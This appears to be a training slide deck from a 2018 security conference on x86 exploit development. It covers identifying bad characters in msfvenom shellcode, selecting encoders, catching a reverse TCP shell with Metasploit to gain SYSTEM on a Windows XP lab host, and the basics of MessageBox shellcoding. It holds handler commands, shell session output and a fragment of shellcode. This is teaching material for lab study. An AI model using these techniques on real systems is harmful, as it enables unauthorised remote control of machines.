
BAD CHARACTERS

Already expect 0x00 bad character

- Terminates string for strcpy

Generate shellcode using msfvenom

- Input 0x00 as bad char
- Update shellcode and inject
- Set break on JMP ESP and step thru
- Input truncated
- Follow in dump > last chars 7B593D
- Inspecting shellcode indicates \x0d
 - Just after \x3d



root@kali: ~/xdev/vulnService

```
root@kali:~/xdev/vulnService# cat shell.py | grep 3d
buf += "\x91\xbc\xcd\x7b\x59\x3d\x0d\x1c\xd3\xd8\x3c\x1c\x87"
root@kali:~/xdev/vulnService#
```

A red arrow points to the byte sequence '\x0d' in the shellcode dump.



BAD CHARACTERS

Already expect 0x00 bad character

- Terminates string for strcpy

Generate shellcode using msfvenom

- Input 0x00 as bad char
- Update shellcode and inject
- Set break on JMP ESP and step thru
- Input truncated
- Follow in dump > last chars 7B593D
- Inspecting shellcode indicates \x0d
 - Just after \x3d

Repeat until no code truncated

- Bad characters
 - \x00\x0d\x0a\x0b\x0c\x20\x1a\x09

The screenshot shows a terminal window titled 'root@kali: ~/xdev/vulnService'. The user has run the command 'cat shell.py | grep 3d' to find a specific byte sequence in the shellcode. A red arrow points upwards from the bottom of the terminal window towards the grep output. The output shows the byte sequence '\x91\xbc\xcd\x7b\x59\x3d\x0d\x1c\xd3\xd8\x3c\x1c\x87'.

```
root@kali: ~/xdev/vulnService
root@kali:~/xdev/vulnService# cat shell.py | grep 3d
buf += "\x91\xbc\xcd\x7b\x59\x3d\x0d\x1c\xd3\xd8\x3c\x1c\x87"
root@kali:~/xdev/vulnService#
```



GET SHELL

Shellcode may still not work

- Encoders may not always work
- shikata_gi_nai is default
 - Worked once but not reproducible
- call4_dword_xor worked reliably

```
root@kali: ~/xdev/vulnService
File Edit View Search Terminal Help

root@kali:~/xdev/vulnService# msfvenom -l encoders |grep x86 |grep -e low -e normal -e great
-e excellent |grep -v tolower
x86/alpha_mixed           low      Alpha2 Alphanumeric Mixedcase Encoder
x86/alpha_upper            low      Alpha2 Alphanumeric Uppercase Encoder
x86/call4_dword_xor        normal   Call+4 Dword XOR Encoder
x86/countdown              normal   Single-byte XOR Countdown Encoder
x86/fnstenv_mov            normal   Variable-length Fnstenv/mov Dword XOR Encoder
x86/jmp_call_additive     normal   Jump/Call XOR Additive Feedback Encoder
x86/nonalpha                low      Non-Alpha Encoder
x86/nonupper               low      Non-Upper Encoder
x86/shikata_ga_nai         excellent Polymorphic XOR Additive Feedback Encoder
root@kali:~/xdev/vulnService#
```



GET SHELL

Shellcode may still not work

- Encoders may not always work
- shikata_gi_nai is default
 - Worked once but not reproducible
- call4_dword_xor worked reliably

Remote access to target

- Set up handler to catch payload
 - windows/shell/reverse_tcp
 - Handler in separate putty session
 - Or use screen
- Launch exploit
 - 7-msf-shell.py
- NT AUTHORITY\SYSTEM

The screenshot shows a terminal window titled "root@kali: ~/xdev/vulnService". The terminal displays the following Metasploit Pro session:

```
[*] =[ metasploit v4.16.43-dev ]  
+ -- ---=[ 1742 exploits - 996 auxiliary - 301 post ]  
+ -- ---=[ 526 payloads - 40 encoders - 10 nops ]  
+ -- ---=[ Free Metasploit Pro trial: http://r-7.co/trymsp ]  
  
msf > use exploit/multi/handler  
msf exploit(multi/handler) > set payload windows/shell/reverse_tcp  
payload => windows/shell/reverse_tcp  
msf exploit(multi/handler) > set lhost 192.168.35.148  
lhost => 192.168.35.148  
msf exploit(multi/handler) > set lport 443  
lport => 443  
msf exploit(multi/handler) > run  
  
[*] Started reverse TCP handler on 192.168.35.148:443  
[*] Encoded stage with x86/shikata_ga_nai  
[*] Sending encoded stage (267 bytes) to 192.168.35.129  
[*] Command shell session 1 opened (192.168.35.148:443 -> 192.168.35.129:2606) at 2018-03-15 01:43:11 -0400  
  
Microsoft Windows XP [Version 5.1.2600]  
(C) Copyright 1985-2001 Microsoft Corp.  
  
C:\WINDOWS\system32>whoami  
whoami  
NT AUTHORITY\SYSTEM  
  
C:\WINDOWS\system32>
```



BASIC SHELLCODING

Message Box



BASIC SHELLCODING

Message box

- MS documentation
 - Takes four parameters

MessageBox

Secure | [https://msdn.microsoft.com/en-us/library/windows/desktop/ms645505\(v=vs.85\).aspx](https://msdn.microsoft.com/en-us/library/windows/desktop/ms645505(v=vs.85).aspx)

> Dialog Boxes > Dialog Box Reference > Dialog Box Functions

...

IsDialogMessage

MapDialogRect

MB_GetString

MessageBox

MessageBoxEx

MessageBoxIndirect

SendDlgItemMessage

SetDlgItemInt

SetDlgItemText

◀ MessageBox function

Displays a modal dialog box that contains a system icon, a set of buttons, and a brief application-specific message, such as status or error information. The message box returns an integer value that indicates which button the user clicked.

Syntax

C++

```
int WINAPI MessageBox(
    _In_opt_ HWND      hWnd,
    _In_opt_ LPCTSTR  lpText,
    _In_opt_ LPCTSTR  lpCaption,
    _In_      UINT     uType
);
```



BASIC SHELLCODING

Message box

- Takes four parameters
 - Owner, message, title, button type
 - Owner NULL

MessageBox

Parameters

hWnd [in, optional]

Type: **HWND**

A handle to the owner window of the message box to be created. If this parameter is **NULL**, the message box has no owner window.

lpText [in, optional]

Type: **LPCTSTR**

The message to be displayed. If the string consists of more than one line, you can separate the lines using a carriage return and/or linefeed character between each line.

lpCaption [in, optional]

Type: **LPCTSTR**

The dialog box title. If this parameter is **NULL**, the default title is **Error**.

uType [in]

Type: **UINT**

The contents and behavior of the dialog box. This parameter can be a combination of flags from the following groups of flags.

To indicate the buttons displayed in the message box, specify one of the following values.



Software Engineering Institute
Carnegie Mellon University



InfoSecWorld
Conference & Expo 2018

BASIC SHELLCODING

Message box

- Takes four parameters
 - Owner, message, title, button type
 - Owner NULL 00000000
 - Button type 00000010
 - “OK” with stop-sign
 - 0x00 bad character
 - Hold this thought

MessageBox

MB_ICONH AND 0x00000010 L	A stop-sign icon appears in the message box.
--	--



BASIC SHELLCODING

Message box

- Takes four parameters
 - Owner, message, title, button type
 - Owner NULL 00000000
 - Button type 00000010
 - “OK” with stop-sign
 - 0x00 bad character

Function calls

- 32-bit pushes arguments to stack
 - Build stack frame (LIFO)
- Note next instruction addr 0040127C

The screenshot shows the CPU pane of Immunity Debugger with assembly code for a message box. The code sequence is as follows:

```
00401254 . 59          POP ECX
00401255 . 3BC6        CMP EAX,ESI
00401257 . 74 07        JE SHORT stack_de.00401260
00401259 . 50          PUSH EAX
0040125A . E8 9A030000  CALL stack_de.004015F9
0040125F . 59          POP ECX
00401265 . A3 408B4000  MOU DWORD PTR DS:[408B40],EAX
0040126A . 50          PUSH EAX
0040126B . FF35 348B4000 PUSH DWORD PTR DS:[408B34]
00401271 . FF35 308B4000 PUSH DWORD PTR DS:[408B30]
00401272 . E8 A4FDFFFF  CALL stack_de.00401020
0040127C . 83C4 0C      ADD ESP,0C
0040127E . 9945 F0      MOU DWORD PTR SS:[EBP-20],EAX
00401282 . 3975 E4      CMP DWORD PTR SS:[EBP-1C],ESI
00401285 . 75 06        JNZ SHORT stack_de.0040128D
00401287 . 50          PUSH EAX
00401288 . E8 22030000  CALL stack_de.004015AF
0040128D > E8 49030000  CALL stack_de.004015DB
00401292 . EB 2E        JMP SHORT stack_de.004012C2
00401294 . 8B45 EC      MOU EAX,DWORD PTR SS:[EBP-14]
00401297 . 8B08          MOU ECX,DWORD PTR DS:[EAX]
00401299 . 8B09          MOU ECX,DWORD PTR DS:[ECX]
0040129B . 894D DC      MOU DWORD PTR SS:[EBP-24],ECX
0040129E . 50          PUSH EAX
0040129F . 51          PUSH ECX
00401020=stack_de.00401020
```

The registers pane shows the following values:

Register	Value	Description
EAX	00333138	Arg3 => 00333138
ECX	00000001	Arg2 = 003330C0
EDX	00409338	stack_de.00409338
EBX	7FFD4000	Arg1 = 00000002
ESP	0012FF80	stack_de.00401020
EBP	0012FFC0	
ESI	00000000	
EDI	0069006E	

The stack pane shows the following values:

Address	Hex dump	ASCII
00408000	01 00 00 00 00 00 00 00
00408008	FF FF FF 80 0A 00 00 00
00408010	00 00 00 00 00 00 00 00
00408018	00 00 00 00 00 00 00 00
00408020	00 00 00 00 00 00 00 00

The registers pane also shows the following values:

Register	Value	Description
0012FF80	00000002	Arg1 = 00000002
0012FF84	003330C0	Arg2 = 003330C0
0012FF88	00333138	Arg3 = 00333138
0012FF8C	E126188B	
0012FF90	0007000C	
0012FF94	00790024	



BASIC SHELLCODING

Message box

- Takes four parameters
 - Owner, message, title, button type
 - Owner NULL 00000000
 - Button type 00000010
 - “OK” with stop-sign
 - 0x00 bad character

Function calls

- 32-bit pushes arguments to stack
 - Build stack frame (LIFO)
- Note next instruction addr 0040127C
 - Stores return address
 - Pushed last as call made (F7)
 - Set manually to redirect flow

The screenshot shows a debugger interface with the CPU window active. The assembly code is as follows:

```
00401020: $ 55          PUSH EBP
00401021: . 8BEC         MOU EBP,ESP
00401023: . 68 18614000  PUSH stack_de.00406118
00401028: . FF15 00604000  CALL DWORD PTR DS:[<&KERNEL32.LoadLibraryA]
0040102E: . 8B45 0C        MOU EAX,DWORD PTR SS:[EBP+C]
00401031: . 8B48 04        MOU ECX,DWORD PTR DS:[EAX+4]
00401034: . 51            PUSH ECX
00401035: . E8 C6FFFFFF  CALL stack_de.00401000
0040103A: . 83C4 04        ADD ESP,4
0040103D: . 33C0          XOR EAX,EAX
0040103F: . 5D            POP EBP
00401040: . C3            RETN
00401041: . CC             INT3
00401042: . CC             INT3
00401043: . CC             INT3
00401044: . CC             INT3
00401045: . CC             INT3
00401046: . CC             INT3
00401047: . CC             INT3
00401048: . CC             INT3
00401049: . CC             INT3
0040104A: . CC             INT3
0040104B: . CC             INT3
0040104C: . CC             INT3
0040104D: . CC             INT3
0040104E: . CC             INT3
```

The Registers window shows:

Register	Value	Description
EAX	00333138	
ECX	00000001	
EDX	00409338	stack_de.00409338
EBX	7FFD4000	
ESP	0012FF7C	
EBP	0012FFC0	
ESI	00000000	
EDI	0069006E	
EIP	00401020	stack_de.00401020
C	0	ES 0023 32bit 0<FFFFFF>
P	1	CS 001B 32bit 0<FFFFFF>
A	0	SS 0023 32bit 0<FFFFFF>
Z	1	DS 0023 32bit 0<FFFFFF>
S	0	FS 003B 32bit 7FFD000<FFF>
T	0	GS 0000 NULL
D	0	
O	0	LastErr ERROR_PROC_NOT_FOUND
EFL	00000246	<NO,NB,E,BE,NS,PE,GE>
ST0	empty	
ST1	empty	
ST2	empty	
ST3	empty	
ST4	empty	
ST5	empty	

The Registers window also shows the current EIP at 00401020 and the stack pointer at 0012FF7C. The Stack window shows the memory dump starting at 00408000.

BASIC SHELLCODING

Message box

- Takes four parameters
 - Owner, message, title, button type
 - Owner NULL 00000000
 - Button type 00000010
 - “OK” with stop-sign
 - 0x00 bad character

Function calls

- 32-bit pushes arguments to stack
 - Build stack frame (LIFO)
- Note next instruction addr 0040127C
 - Stores return address
 - Pushed last as call made (F7)
 - Can set manually to redirect flow

Address of Message Box

- MessageBoxA in User32.dll

MessageBox

Requirements

Minimum supported client	Windows 2000 Professional [desktop apps only]
Minimum supported server	Windows 2000 Server [desktop apps only]
Header	Winuser.h (include Windows.h)
Library	User32.lib
DLL	User32.dll
Unicode and ANSI names	MessageBoxW (Unicode) and MessageBoxA (ANSI)



BASIC SHELLCODING

Message box

- Takes four parameters
 - Owner, message, title, button type
 - Owner NULL 00000000
 - Button type 00000010
 - “OK” with stop-sign
 - 0x00 bad character


Function calls

- 32-bit pushes arguments to stack
 - Build stack frame (LIFO)
- Note next instruction addr 0040127C
 - Stores return address
 - Pushed last as call made (F7)

Address of Message Box

- MessageBoxA in user32.dll
- Find with arwin (Steve Hannah)
 - 0x7E4507EA
- Note copied user32.dll to local dir

arwin user32.dll MessageBoxA



```
C:\> Command Prompt
C:\> tools\xdev\dlls>
C:\> tools\xdev\dlls>arwin
arwin - win32 address resolution program - by steve hanna - v.01
arwin <Library Name> <Function Name>

C:\> tools\xdev\dlls>
C:\> tools\xdev\dlls>arwin user32.dll MessageBoxA
arwin - win32 address resolution program - by steve hanna - v.01
MessageBoxA is located at 0x7e4507ea in user32.dll

C:\> tools\xdev\dlls>
```



BASIC SHELLCODING

Message box

